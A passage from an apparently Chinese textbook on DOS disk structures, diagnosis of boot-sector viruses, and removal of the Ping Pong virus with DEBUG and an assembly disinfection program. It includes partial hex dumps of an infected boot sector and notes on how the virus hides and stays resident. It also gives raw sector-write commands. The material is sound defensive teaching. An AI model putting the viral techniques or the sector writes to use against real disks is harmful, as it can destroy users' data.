- 子项2　每簇扇区数，DOS中文件存取的基本单位是簇，簇是一个或相邻的几个扇区，单面软盘和高密软盘1簇由1个扇区组成，双面软盘1簇由2个扇区组成，而硬盘常见的有：①每簇4个扇区②每簇8个扇区③每簇16个扇区。
- 子项3　保留扇区数，即软盘的引导扇区数或硬盘的分区引导扇区数。机器启动需要借助于引导记录，通常引导记录只占用一扇，因而该子项的值为01。如果用两个扇区作为引导记录，则该子项的值为02。
- 子项4　文件分配表FAT个数，通常该子项的值为2，表明有两个文件分配表，其中一个是备份。
- 子项5　根目录项数，该子项值就是在根目录下允许的最大的文件数。
- 子项6　逻辑扇区数，该子项说明软盘的整个空间大小或硬盘某个分区的整个空间大小，它包括BOOT（引导扇区）、FAT（文件分配表）、ROOT（根目录）、DATA（DOS文件区）四个区，但不包括由子项11所指示的隐藏扇

区。

- 子项7 磁盘特征，该子项的值可能是下列其中之一。

  FF——双面软盘，每个道上有 8 个扇区
  FE——单面软盘，每个道上有 8 个扇区
  FD——双面软盘，每个道上有 9 个扇区
  FC——单面软盘，每个道上有 9 个扇区
  F9——高密软盘，每个道上有 15 个扇区
  F8——硬盘，每个道上有 17 个扇区

- 子项8 文件分配表占用扇区数，指一个FAT占用的扇区数，备份 FAT 占用相同的扇区数。
- 子项9 每道扇区数，通常双面软盘为每道9个扇区，硬盘为每道 17 个扇区。
- 子项10 磁头数，通常软盘磁头数为2，硬盘磁头数为4。
- 子项11 隐藏扇区数，如为软盘，则该子项的值为0，如为硬盘则一定不为 0，通常为 1，表明硬盘主引导记录占用一个扇区。硬盘的主引导记录是一个独立的区域，不属于任何分区。如该子项值为十六进制的 11，则表明硬盘的 0 道 0 头上的 17 个扇区被划出，不属于任何分区，其中第一个扇区放主引导记录。

下面是 DOS 3.2 格式化的硬盘的基本输入输出参数块。

```
0100  EB 34 90 49 42 4D 20 20-33 2E 32 00 02 04 01 00
0110  02 00 02 07 A3 F8 29 00-11 00 04 00 11 00 00 00
```

其中第 10BH～10CH 两字节为子项 1，其内容为 0200H，表明每扇区为 512 字节，第 10DH 字节为子项 2，其内容为 04，表明每簇为 4 个扇区，第 10EH～10FH 两字节为子项 3，其内容为 0001H，表明保留扇区数为 1，第 110H 字节为子项 4，其内容为 02，表明文件分配表 FAT 共有两个，第 111H～112H 两字节为子项 5，其内容为 0200H，表明根目录项数为 512 个，即根目录下最多可以有 512 个文件，第 113H～114H 两字节为子项 6，其内容为 A307H，表明该分区共有 41735 个逻辑扇区，即有 41735 个扇区，第 115H 字节为子项 7，其内容为 F8H，是硬盘的特征，第 116H～117H 两字节为子项 8，其内容为 0029H，表明一个文件分配表占用 41 个扇区，因而两个文件分配表共占用了 82 个扇区，第 118H～119H 两字节为子项 9，其内容为 0011H，表明每道有 17 个扇区，第 11AH～11BH 两字节为子项 10，其内容为 0004H，表明有四个磁头，第 11CH～11DH 两字节为子项 11，其内容为 0011H，表明隐藏扇区数为 17，其中第一个扇区是主引导记录所在扇区。

6-3 文件分配表 FAT

把磁盘空间分配给各文件的工作是通过文件分配表 FAT 来控制的，FAT 的使用及其译码过程较为复杂。FAT 是一张表，该表为磁盘的每一簇提供一个表目，该表中的表目指示对应簇是否已被分配，若未分配则表目值为 0，称自由表目，若已分配则表目的内容或者是磁盘某一簇的簇号，或者是一个文件结束标志。

同一个文件所占用的空间用链表结构连接起来。在文件

目录中含有文件首簇号，由这个首簇号可以推算出该簇在FAT中的对应表目（即相对位置），该对应表目中的值又指示文件下一簇号，由此可以找出文件的所有簇；文件最后一簇在FAT中的对应表目的值是一个文件结束标志。图6.4表示了FAT的工作情况。




图6.4　文件分配表FAT

图6.4没有给出每个表目（一簇对应一个表目）的相对位置，实际的文件分配表FAT为如下的形式（假定把FAT读到内存0100H开始的区域中），列出其中一部分。

0100 FD FF FF 03 40 00 05 60-00 07 80 00 09 A0 00 0B

0110 C0 00 0D E0 00 0F 00 01-11 F0 FF 13 40 01 15 60

0120 01 17 80 01 19 A0 01 1B-C0 01 1D E0 01 1F 00 02

0130 21 20 02 23 40 02 25 60-02 27 80 02 29 A0 02 2B

0140 .

```
0150.
0160.
⋮
0500 FD FF FF 03 40 00  05 60-00 07 80 00 09 A0 00 0B
0510 C0 00 0D E0 00 0F  00 01-11 F0 FF 13 40 01 15 60
0520 01 17 80 01 19 A0  01 1B-C0 01 1D E0 01 1F 00 02
0530 21 20 02 23 40 02  25 60-02 27 80 02 29 A0 02 2B
0540.
0550.
0560.
⋮
```

从上面可以看出第 2 簇对应的表目为 103H 开始的 12bit，由簇号确定其在 FAT 中的对应表目的相对位置可用公式进行计算。

单面软盘或高密软盘每簇为一个扇区，双面软盘每簇为两个扇区。既然簇是文件空间分配的基本单位，那么对于双面软盘或硬盘（硬盘的 1 簇一般在四个扇区以上），就可能有空间浪费，因为有的文件只用其最后一簇的一个扇区的一部分，而留下整整一扇不用。之所以要以大于一个扇区的簇为单位来给文件分配空间，其主要动因是为了避免当所用磁盘容量越来越大时，导致文件分配表 FAT 大小的无止境增长。

FAT 是如何编码的呢？一个双面软盘有 300 多个簇，而一个字节能表示的最大值是 255(FFH)，因而用一个字节来表示簇号是不够的，通常软盘 FAT 的一个表目占用 1.5 个字节，硬盘 FAT 中的一个表目占用 2 个字节，也有的硬盘 FAT 的一个表目占用 1.5 个字节。FAT 的一个表目究竟

占用多少字节有一个判断规则：当总簇数大于4080(FF0H)簇时，则FAT的一个表目占用2个字节，否则占用1.5个字节。显然要使总簇数变小，则必须使每簇扇区数增多。

由簇号找其在FAT中的对应表目，对于软盘可按如下几个步骤进行。

(1)把簇号乘以3，再除以2（即乘1.5），取整数，舍弃小数。

(2)乘积即为该簇在FAT中的对应表目的相对位置。

(3)把放在此相对位置上的两个字节（一个字）取出，放到某一寄存器中。

(4)如簇号为奇，则取该字的高12位，如簇号为偶则取该字的低12位。

(5)由(4)求得的值即为该簇在FAT中对应表目的值。如该值为FFFH，则表示该簇为文件的结束簇，否则为文件的下一簇。

如果FAT的一个表目占用2个字节（绝大多数硬盘都用两个字节表示FAT中的一个表目的），则非常简单，用簇号乘以2即得该簇在FAT中对应表目的相对位置，但用FFFFH表示文件的结束簇。此外软盘用FF7H表示坏簇，硬盘一般用FFF7H表示坏簇。

由簇号可求出FAT中与这一簇对应的表目的相对位置，反之由某一表目的相对位置可反推出与之对应的簇号，这种逆运算在解毒中要经常进行。

6-4 簇和逻辑扇区

簇和逻辑扇区是 DOS 中的两个重要数据单位。簇是文件空间分配的基本单位，而 INT 25H（读盘）和 INT 26H（写盘）软中断以及 DEBUG 中用 L、W 命令对磁盘操作，则都要以逻辑扇区的形式送参数。在病毒程序的传播部分中，它首先要在 FAT 中寻找一个空簇，然后把找到的空簇的簇号转换成逻辑扇区号，由逻辑扇区号再进行一系列转换才能实现对那个空簇的存取。充分理解簇和逻辑扇区的含义和作用，熟练掌握有关簇和逻辑扇区的操作，是分析病毒、解除病毒的必备条件。

为了能够正确实现对簇和逻辑扇区的操作，作如下说明。

• 簇号从 DOS 文件区的第一个扇区开始编排，并且第一个簇号为 2，用簇号是不能访问引导扇区(BOOT)、文件分配表(FAT)和根目录(ROOT)的。

• 逻辑扇区反映了整张软盘或硬盘的整个分区的空间分布情况，但对于硬盘，逻辑扇区并不反映由基本输入输出参数块 BPB 中第 11 子项所说明的隐藏扇区以及其它分区的空间分布情况，硬盘主引导扇区属于隐藏扇区。第一个逻辑扇区的序号为 0。用逻辑扇区可以访问引导扇区（对于硬盘就是分区引导扇区），文件分配表、根目录和 DOS 文件区。

• 软盘引导扇区和硬盘分区引导扇区就是逻辑扇区 0，用 DEBUG 命令或 INT 25H 软中断可以直接读出，它们属于保留扇区，由基本输入输出参数块 BPB 中第 3 子项所说明。

• 用逻辑扇区不能访问硬盘的主引导扇区，即在DEBUG下用L命令不能读出主引导记录，同样用INT 25H软中断也不能读出。

• 硬盘主引导记录的读写要使用BIOS软中断INT 13H，下面是读硬盘主引导记录的程序。

```
MOV   DH,0       ;磁头号→DH
MOV   DL,80H     ;盘号→DL
MOV   CH,00      ;磁道号→CH
MOV   CL,01      ;扇区号→CL
LEA   BX,BUFF    ;缓冲区首址→BX
MOV   AH,02      ;02→AH为读，03→AH则为写
MOV   AL,01      ;读一个扇区，1→AL
INT   13H        ;调用BIOS INT 13H软中断
INT   20H        ;程序结束
```

6-5 几个重要的计算和换算公式

为了方便和有效地管理磁盘，DOS操作系统引入了簇和逻辑扇区的概念，它们都仅仅刻划了磁盘的逻辑结构，对磁盘最终的访问必须使用磁盘的物理结构，即采用给出磁道号、磁头号和扇区号的形式使用磁盘。那么它们之间是如何转换的呢？

(1)由簇号到逻辑扇区的换算

逻辑扇区＝（簇号−2）×每簇扇区数+非DOS文件区所占用的总扇数

(2)非DOS文件区所占用的总扇数的计算

非 DOS 文件区所占用的总扇数＝保留扇区数+FAT 占用扇区数×FAT 个数+根目录占用扇

(3)根目录占用扇的计算

根目录占用扇＝[(根目录项数×32+511)／512]

(4)磁盘总簇数的计算

磁盘总簇数＝[（总的逻辑扇区数−非 DOS 文件区所占用的总扇数）／每簇扇区数]

其中总的逻辑扇区数由 BPB 的子项 6 给出，每簇扇区数由 BPB 的子项 2 给出。

(5)磁盘最大簇号的计算

磁盘最大簇号＝磁盘总簇数+1

(6)磁盘 DOS 文件区总扇数的计算

磁盘 DOS 文件区总扇数＝总的逻辑扇区数−非 DOS 文件区所占用的扇区数

(7)FAT 表目项数的计算

FAT表目项数＝磁盘DOS文件总簇数

＝磁盘DOS文件总扇数／每簇扇区数

(8)FAT 表目所占字节的确定

当 FAT 表目项数大于 4080(FF0H)时，FAT 中的一个表目占两个字节，即用两字节来表示簇号。当 FAT 表目项数小于等于 4080(FF0H)时，FAT 中的一个表目占 1.5 个字节，即用 12bit 来表示簇号。

(9)由逻辑扇区号到对应磁道号、磁头号、扇区号的计算:

[软盘]

磁头号＝[逻辑扇区号／每道扇区数]MOD 磁头数

磁道号＝[[逻辑扇区／每道扇区数]／磁头数]

扇区号＝逻辑扇区号 MOD 每道扇区数+1

[硬盘]

磁头号＝[（逻辑扇区号+隐藏扇区数）／每道扇区数]MOD 磁头数

磁道号＝[［（逻辑扇区+隐藏扇区数）／每道扇区数]／磁头数]

扇区号＝（逻辑扇区号+隐藏扇区数）MOD 每道扇区数+1

其中每道扇区数由 BPB 子项 9 给出，磁头数由 BPB 子项 10 给出，隐藏扇区数由 BPB 子项 11 给出。

(10)由磁道号、磁头号、扇区号到对应逻辑扇区号的换算:

逻辑扇区号＝磁道号×每道扇区数×磁头数+磁头号×每道扇区数+扇区号−隐藏扇区数−1

(11)由逻辑扇区号到对应簇号的换算:

簇号＝[（逻辑扇区号−非 DOS 文件区所占用的总扇数）／每簇扇数]+2

注意：在该公式中，逻辑扇区号大于等于非 DOS 文件区所占用的总扇数，[ ]表示取整，MOD 是模运算符，产生除法操作余数。

6-6 DOS 的内存映象和几个重要参数区

除了 COMMAND.COM 的命令解释部分驻于内存高端外，DOS 的主要部分驻于内存的低端。图 6.5 是 DOS 的内存映象图。

0000:0000	中断向量表
0040:0000	ROM 通讯区
0050:0000	DOS 通讯区
0060:0000	IBMBIO.COM IBMDOS.COM DOS 工作区 COMMAND.COM 常驻部分 用户区 COMMAND.COM 命令解释处理部分（可覆盖部分）
F000:0000	ROM BIOS

图 6.5 DOS 的内存映象

病毒程序使用了内存中几个由 DOS 使用的重要参数。下面给出的是内存 40H 段中几个单元的偏移和内容（十六进制形式）。

```
40:13 MEMORY – SIZE     DW? ;RAM大小(以K为单位)
40:6C TIMER – LOW       DW? ;定时计数器的低字
40:6E TIMER – HIGH      DW? ;定时计数器的高字
40:70 TIMER – LFL       DB? ;从上次读取以来定时器
                            ;值
40:3E SEEK – STATUS     DB? ;驱动器校准状态
40:3F MOTOR – STATUS    DB? ;马达状态
```

病毒程序是通过修改内存大小（即修改 40:13～14 两字节内容）来使自己引入内存的，调用 INT 1AH 结果就是把 TIMER–LOW 送 DX，TIMER–HIGH 送 CX。有的病毒程序还使用了 40:3EH～3FH 两字节的信息。

6-7 系统引导型病毒的诊断

对计算机进行诊断，判断是否已经染毒以及染了何种病毒是消除病毒的第一步。那么怎样判断机器是否染毒了呢？

病毒虽然很隐蔽，它总是悄悄侵入到计算机中，但是只要它侵入了机器，就必然会露出蛛丝马迹。当然当它发作时，人人都能断定机器染了毒，问题是当它不发作时，怎样进行判断。

下面给出判断计算机是否染毒的方法。

(1)直观判断法

这种判断最为简单，就是把计算机启动后，在一段时间(几个小时) 内，频繁地进行读写盘操作，看屏幕是否出现运动的小球或其它莫明其妙的信息。如出现了则可断定机器染了毒。

(2)设置时间判断法

病毒发作一般要满足一定的时间条件，如有的病毒在时间的整点或半点前后几秒内，两次读相同的盘就发作。因而可以启动机器后，用 TIME 内部命令来设置各种初始时间，每次设置后立即进行读写盘操作（如 DIR，TYPE 等)，以造成病毒发作机会，其中只要有一次使屏幕出现异常，就说明机器染了毒。

(3)程序触发判断法

前两种方法都较费时费力，因而可以通过对已发现病毒的分析，归纳出各种病毒发作的不同时间条件，分别编写相应的触发小程序，在程序中有意满足病毒发作条件。当机器启动后，分别运行这些触发程序，只要其中有一个程序运行

后，使屏幕出现了异常，就可断定机器染了毒。

(4)经验判断法

一般地，正常机器启动时间比染毒机器的启动时间短，正常机器的读写盘速度也比染毒机器的读写盘速度快。因而假如对使用的机器非常熟悉，就可以通过比较机器启动快慢来进行判断，以及通过比较某可执行文件加载时间长短来判断。这种判断不会很准确，但是当机器感染多种病毒时，这种办法就会很灵验。

(5)检查内存大小判断法

借助各种软件工具（如 DEBUG、PCTOOLS 等）来判断，通常可用 PCTOOLS 来检查内存可用空间大小，如实际检测的值比应有的值小，则可以断定机器染了毒。如果没有 PCTOOLS，还可以用 DEBUG 来判定。在 DEBUG 下，查看 40H 段中偏移量为 13～14H 两字节的值，这两个字节记载内存可用空间大小，是以 K 为单位的。当这两个字节的值小于内存应有空间大小时，则可断定机器染了毒。

(6)查盘判断法

病毒程序必须驻留在外存——磁盘上，一部分在引导扇区中，一部分在盘上被标为坏的簇中，因而可用 CHKDSK 命令和 PCTOOLS 来查看磁盘是否有坏簇，如有则说明很可能染上了系统引导型病毒。

(7)引导记录分析判断法

有的系统引导型病毒用上述各种办法都无法判断，这时可通过查看磁盘引导记录来判断。

正常的引导记录由五部分组成，即 a)跳转指令 b)OEM 名字和版本号 c)基本输入输出参数块 BPB d)引导代码 e)出错提示信息区。下面是无毒盘和染毒盘的引导记录。

```
5523:0100   EB 1C 90 49 42 4D 20 20-33  2E 32 00 02 04 01 00  IBM 3.2.....
5523:0110   02 00 02 07 A3 F8 29 00-11  00 04 00 11 00 00 00  .....).....
5523:0120   00 00 00 00 00 00 00 00-00  00 00 00 00 00 00 0F  ................
5523:0130   00 00 00 00 01 00 FA 33-C0  8E D0 BC 00 7C 16 07  .......3..... ..
5523:0140   .
5523:0150   .
5523:0160   .
    :
5523:0270   4E 6F 6E 2D 53 79 73 74-65  6D 20 64 69 73 6B 20  Non-System disk
5523:0280   6F 72 20 64 69 73 6B 20-65  72 72 6F 72 0D 0A 52  or disk error..R
5523:0290   65 70 6C 61 63 65 20 61-6E  64 20 73 74 72 69 6B  eplace and strik
5523:02A0   65 20 61 6E 79 20 6B 65-79  20 77 68 65 6E 20 72  e any key when r
5523:02B0   65 61 64 79 0D 0A 00 0D-0A  44 69 73 6B 20 42 6F  eady.....Disk Bo
5523:02C0   6F 74 20 66 61 69 6C 75-72  65 0D 0A 00 49 42 4D  ot failure...IBM
5523:02D0   42 49 4F 20 20 43 4F 4D-49  42 4D 44 4F 53 20 20  BIO COMIBMDOS
5523:02E0   43 4F 4D 00 00 00 00 00-00  00 00 00 00 00 00 00  COM.....
5523:02F0   00 00 00 00 00 00 00 00-00  00 00 00 00 00 55 AA  ..............U.....
```

染毒盘引导记录为

```
5523:0100   EB 1C 90 49 42 4D 20 20-33  2E 32 00 02 04 01 00  ...IBM 3.2.....
5523:0110   02 00 02 07 A3 F8 29 00-11  00 04 00 11 00 33 C0  ......).......
5523:0120   8E D0 BC 00 7C 8E D8 A1-13  04 2D 02 00 A3 13 04  ....|.....-.....
5523:0130   B1 06 D3 E0 2D C0 07 8E-C0  BE 00 7C 8B FE B9 00  ....-.....|....
5523:0140   .
5523:0150   .
5523:0160   .
    ⋮
5523:0270   FC 81 57 13 75 15 80 3E-FB  81 00 73 0D A1 F5 81  ..W.u..>...s....
5523:0280   A3 F5 7D 8B 36 F9 81 E9-08  01 C3 81 3E 0B 80 00  ..}.6.....>...
5523:0290   02 75 F7 80 3E 0D 80 02-72  F0 8B 0E 0E 80 A0 10  .u..>...r.......
5523:02A0   80 98 F7 26 16 80 03 C8-B8  20 00 F7 26 11 80 05  ...&.....&...
5523:02B0   FF 01 BB 00 02 F7 F3 03-C8  89 0E F5 7D A1 13 7C  ............}..|
5523:02C0   2B 06 F5 7D 8A 1E 0D 7C-33  D2 32 FF F7 F3 40 8B  +..}...|3.2...@.
5523:02D0   F8 80 26 F7 7D FB 3D F0-0F  76 05 80 0E F7 7D 04  ...}.=..v....}.
5523:02E0   BE 01 00 8B 1E 0E 7C 4B-89  1E F3 7D C6 06 B2 7E  ......|K...}...~
5523:02F0   FE EB 0D 01 00 73 00 05-80  5B 03 00 57 13 55 AA  .....s...[..W.U.
```

一般地无毒盘的引导记录的最后约128字节大都是存放引导出错时的英文提示信息，而染毒盘的引导记录的最后约128个字节的内容则是一些无法看明白的二进制信息。这样通过查看磁盘引导记录的内容便可得出正确的判断。

(8)查文件结束标志个数法

有的病毒更狡猾，它所使用的簇在文件分配表FAT中并不做坏簇标记，而是置成文件结束标志，这样用查磁盘有无坏簇的办法就行不通了，给病毒的诊断带来了困难，但是尽管这样还是可以通过别的办法来判断磁盘有无病毒。因为一个文件只有一个结束簇，即它在文件分配表中只有一个文件结束标志，而决不可能有多个结束簇，因而可以通过检查磁盘文件分配表FAT中文件结束标志的个数是否与磁盘上文件的个数一致来判断病毒是否存在。若前者大于后者则可断定磁盘上有毒。

6-8 解毒步骤、技巧和方法

确诊机器有毒后，怎样又快又好地消除病毒，而不由于误操作破坏数据，影响机器正常工作，这里面有许多技巧和方法，有一整套严格的步骤。

病毒的解除过程涉及到对机器的一些重要信息的存取和修改，因而很容易由于操作不慎而导致重要的数据被抹除，严重时甚至会导致整个机器的瘫痪。因而解毒时必须遵循如下的步骤和要求，切不可嫌烦而轻率。

(1)除了极个别特殊的情况外，一般要用无毒盘启动机器后再解毒。否则，在带毒的机器上解毒，不但不能解除病毒，反而很可能助长病毒的传播。

(2)解毒操作前，要作好数据备份，以防万一操作失当破坏数据造成不可估量的损失。

(3)如果借用 DEBUG 或其它工具软件解毒，最好采用双人制，一人操作，一人监督，以避免不必要的人为错误。

(4)采用隔离法，如硬盘有毒，则针对硬盘操作，而不要牵涉软盘，如软盘有毒则不要动硬盘，使得即使万一操作不当，也仅仅损失染毒的盘。

(5)实际操作前，应该把引导记录、文件分配表 FAT 进行备份，使得解毒失败可以恢复现场。

(6)解毒时要对许多数据单位进行一系列换算，计算结果至少必须复查一次，以防有误。

(7)解毒后要写解毒过程报告，报告中要说明病毒类型，病毒的存储形式以及病毒的传播和表现形式，还要列出病毒标志等等，以备后用。

(8)最好留一份病毒标本的硬拷贝，以剖析病毒，利用病毒。

巧从实践中来，熟能生巧，要在充分掌握解毒必备知识的基础上，有意识地在机器上练习，熟练掌握各种操作技术，使得手到病除、妙手回春。

什么是解毒的方法呢？所谓解毒的方法就是指怎样按照某种正确的程序（步骤）或过程，又快又彻底地解除一种未曾遇见的病毒。下面提供一种解毒的步骤，供读者参考。

(1)观察询问并借助各种软件工具查看内存、磁盘的一些重要信息，获得丰富的感性材料。

(2)根据获得的感性材料，进行各种想象和猜想，并逐一验证每一种猜想和想象是否合乎逻辑性。

(3)列出合乎逻辑的想象和猜想，并分别构思相应的操

作步骤，按重要程度依次排列。

(4)上机逐一验证猜想和想象，排除错误的，剔除无关的。如果排除了病毒，则证明有一种猜想和想象是正确的。如果没有排除病毒，则又会产生新的猜想和想象。

(5)多次重复上述过程，最终必能解除病毒，积累丰富的经验，获取许多新的知识。

6-9 圆点病毒的解除

圆点病毒是流行最广的一种病毒，该病毒程序的长度为1K字节，一部分在引导扇区中，另一部分和原引导记录放在一个被标为"坏"的簇中。

解除病毒就是做两件事，第一件事是寻找原引导记录，并将其搬回到引导扇区中，覆盖掉病毒程序，第二件事是收回被病毒程序占用的簇。

下面给出的是圆点病毒第一部分最后16个字节的内容

XXXX:2F0　FE EB 0D 01 00 0C 00 01-00 90 02 00 57 13 55 AA

其中2FEH～2FFH两字节的内容55AA是引导记录的结束标志，2FCH～2FDH两字节的内容5713是圆点病毒的标志，2F9H～2FAH两字节的内容9002（即十六进制的290），是病毒程序第二部分与原引导记录所在簇的起始逻辑扇区号，2F9H～2FAH两字节的内容不是固定不变的，不同的盘其值一般不一样

根据这些信息如何找出原引导记录并解除病毒呢？下面给出其操作步骤。

(1)因为原引导记录是放在病毒程序第二部分之后的，即放在那一簇的第二扇区，因此从2F9H～2FAH两字节的

内容 9002 可知原引导记录在逻辑扇区 0291（十六进制）中。

(2)在 DEBUG 下,用 L 命令读出这一扇区(假定为 A 盘)

```
-L   100   0          291          1      ←┘
          ↑          ↑            ↑
盘号:  A = 0      逻辑扇区号    扇区数
       B = 1
       C = 2
```

(3)用 U 或 D 命令查看是否确实为引导记录，如是则将其写回到引导扇区中。

```
-W        100   0   0   1 ←┘
```

(4)把原引导记录备份，以作后用。

```
-N BOOT.COM
-R CX ←┘
CX  0000
:0200 ←┘
-W ←┘
```

(5)-Q ←┘ 退出 DEBUG，回到系统状态。

解除了病毒，还得把病毒所占用的空间回收，这是通过修改文件分配表 FAT 实现的，其操作过程如下:

(1)把原文件分配表备份，使得误动作后可以恢复（设为 A 盘）

```
C> DEBUG ←┘
-L 100  0  1  4 ←┘      ; 文件分配表是逻辑扇区 1～4
-N FAT ←┘               ; 共四个扇区
-R CX ←┘
```

CX 0000

:0800

-W ← ┘

(2)把逻辑扇区号 m 转换成簇号 n，换算公式为

$$n = (m-C)/2+2$$

其中字母 C 为十六进制数，即为十进制的 12。

$$\text{本例的簇号} = (290-C)/2+2$$
$$= 284/2+2$$
$$= 144$$

上面的运算全部为十六进制的运算，结果当然是十六进制的，也可以用十进制的方法来运算，但运算前要把十六进制数转换成十进制数，运算后还要把十进制结果再转换成十六进制的形式。

(3)由簇号计算该簇在 FAT 中对应表目的相对位置

$$144 \times 1.5 = 1B6$$

因为 FAT 被放在 100H 开始的内存中，因而必须加 100，相加结果为 2B6。

(4)查看 FAT 的 2B6H～2B7H 两字节的内容，看是否包含有 FF7H。如是则取 2B6H～2B7H 一字到 AX 中，由于簇号 144 为偶数，因此取该字的低 12 位，用 F000H 与 AX 做逻辑与运算（即 AND AX,0F000H），把结果写回 2BH6～2B7H 两个字节中。

(5)由于 FAT 有两个，因而必须修改第二个文件分配表相应字节的内容。因为每一个 FAT 都占 1024(0400H) 个字节，因此第二文件分配表的相应字节为 6B6H～6B7H 两字节，把逻辑与运算的结果写回到 6B6H～6B7H 两字节中。

(6)把修改后的文件分配表写回磁盘

-W 100 0 1 4←┘

-Q ←┘;退出 DEBUG

至此回收工作全部完成，用 PCTOOLS 查看该盘将不会再看到坏簇的指示。

附录 6.1 解圆点病毒程序

如果确诊为圆点病毒，则运行下面给出的程序可以彻底解除。为便于读者理解，除了给出注解外，图 6.6 画出了相应的程序流程。

```
        这是一个解圆点病毒的程序
STACK SEGMENT PARA STACK 'STACK'
        DB 128 DUP(?)
STACK ENDS
;
DATA SEGMENT PARA PUBLIC 'DATA'
FATB    DB  512  DUP(0)
        ;文件分配表(FAT)缓冲区
BPB     DB  19   DUP(0)
        ;基本输入输出参数表
DRNO    DB  80H
        ;驱动器号
CSUM    DW  00
        ;总簇数
FATM    DW  00
QULS    DW  0000
        ;坏簇的起始逻辑扇区号
```

```
NDOS        DW  0000
            ;非DOS文件区总扇数存放单元
DISP1 DB  '请输入驱动器号(A,B,C,D...)',0AH,0DH,24H
DISP2 DB  0DH,0AH,'抱歉,非圆点病毒.BYE!',0DH,0AH,24H
DISP3 DB  0DH,0AH,'解毒完毕! O.K.',0DH,0AH,24H
DATA ENDS
;
CODE SEGMENT PARA PUBLIC 'CODE'
        ASSUME CS:CODE,DS:DATA,SS:STACK
MAIN PROC FAR
START:  PUSH DS
        XOR  AX,AX
        PUSHAX
        MOV AX,DATA
        MOV DS,AX
        MOV ES,AX
        ;
        LEA  DX,DISP1
        MOV AH,09
        INT  21H
        MOV AH,01
        INT  21H
        AND AL,0DFH
        MOV DRNO,AL
        ;读盘总簇数
        MOV DL,DRNO
```

```
        SUB  DL,40H
        MOV AH,36H
        INT  21H
        MOV CSUM,DX
        ;
        ;
        ;读盘引导扇区
YP:     LEA  BX,FATB
        MOV CX,1
        MOV DX,0
        MOV AL,DRNO
        SUB  AL,41H
        INT  25H
        POPF
        ;把基本输入输出参数块搬到BPB
        LEA  SI,FATB + 11
        LEA  DI,BPB
        MOV CX,19
        CLD
        REPZ  MOVSB
        ;
;判是否为圆点病毒
        CMP  WORD PTR FATB[1FCH],1357H
             ;判是否为圆点病毒
        JZ   CONT1
             ;是则转CONT1
        LEA  DX,DISP2
```

```
        ;不是则返回
        MOV  AH,9H
        INT  21H
        RET
;解除病毒,即用原引导记录覆盖掉引导扇区上的病毒程序
CONT1:  MOV DX,WORD PTR FATB[1F9H]
        MOV  QULS,DX
        MOV  BX,WOR PTR FATB[1F5H]
        MOV  NDOS,BX
        INC  DX
        LEA  BX,FATB
        MOV  CX,1
        MOV  AL,DRNO
        SUB  AL,41H
        INT  25H
        POPF
        ;读原引导记录
;把原引导记录写入引导扇区
        MOV  CX,1
        MOV  DX,0
        LEA  BX,FATB
        MOV  AL,DRNO
        SUB  AL,41H
        INT  26H
        POPF
;下面开始回收被病毒程序占用的空间
;把逻辑扇区号转换成簇号
```

```
        MOV   AX,QULS
        SUB   AX, NDOS
        MOV   BL, BYTE PTR BPB[2]
        ;BPB[2]= 每簇扇区数
        XOR   BH,BH
        XOR   DX,DX
        DIV   BX
        ADD   AX,2
        MOV   DI,AX
        MOV   SI,AX
;由簇号计算其在FAT中的对应表目的相对位置
        MOV   AX,3
        CMP   CSUM,0FF0H
        JBE   N12B
        INC   AX
N12B:   MUL   SI
        SHR   AX,1
        MOV   SI,AX
;决定到底读FAT的哪一扇
        AND   AH,0FEH
        MOV   BL,2
        XOR   AL,AL
        XCHG AH,AL
        DIV   BL
;把所需的一扇读入FATB中
        MOV   CX,1
        MOV   DX,1
```

```
        ADD   DX,AX
        MOV   FATM,DX
        LEA   BX,FATB
        MOV   AL,DRNO
        SUB   AL,41H
        PUSH  SI
        PUSH  DI
        INT   25H
        POPF
        POP   DI
        POP   SI
;把被标为坏的簇变成自由簇
        AND   SI,1FFH
        CMP   CSUM,0FF0H
        JBE   CONT2
        MOV   AX,0000
        JMP   CONT4
CONT2:  TEST  DI,0001
        JZ    CONT3
        MOV   AX,000FH
        JMP   CONT4
CONT3:  MOV   AX, 0F000H
CONT4:  AND   WORD PTR FATB[SI], AX
;把修改过的一扇写回到磁盘中
        MOV   DX,FATM
        MOV   CX,1
        MOV   AL,DRNO
```

```
        SUB   AL,41H
        LEA   BX,FATB
        INT   26H
        POPF
;同时修改备份的FAT
        MOV   DX,FATM
        ADD   DX,WORD PTR BPB[11]
        MOV   AL,DRNO
        SUB   AL,41H
        MOV   CX,1
        LEA   BX,FATB
        INT   26H
        POPF
;显示解毒完毕
        LEA   DX,DISP3
        MOV   AH,9
        INT   21H
        RET
MAIN ENDP
CODE ENDS
        END   START
```

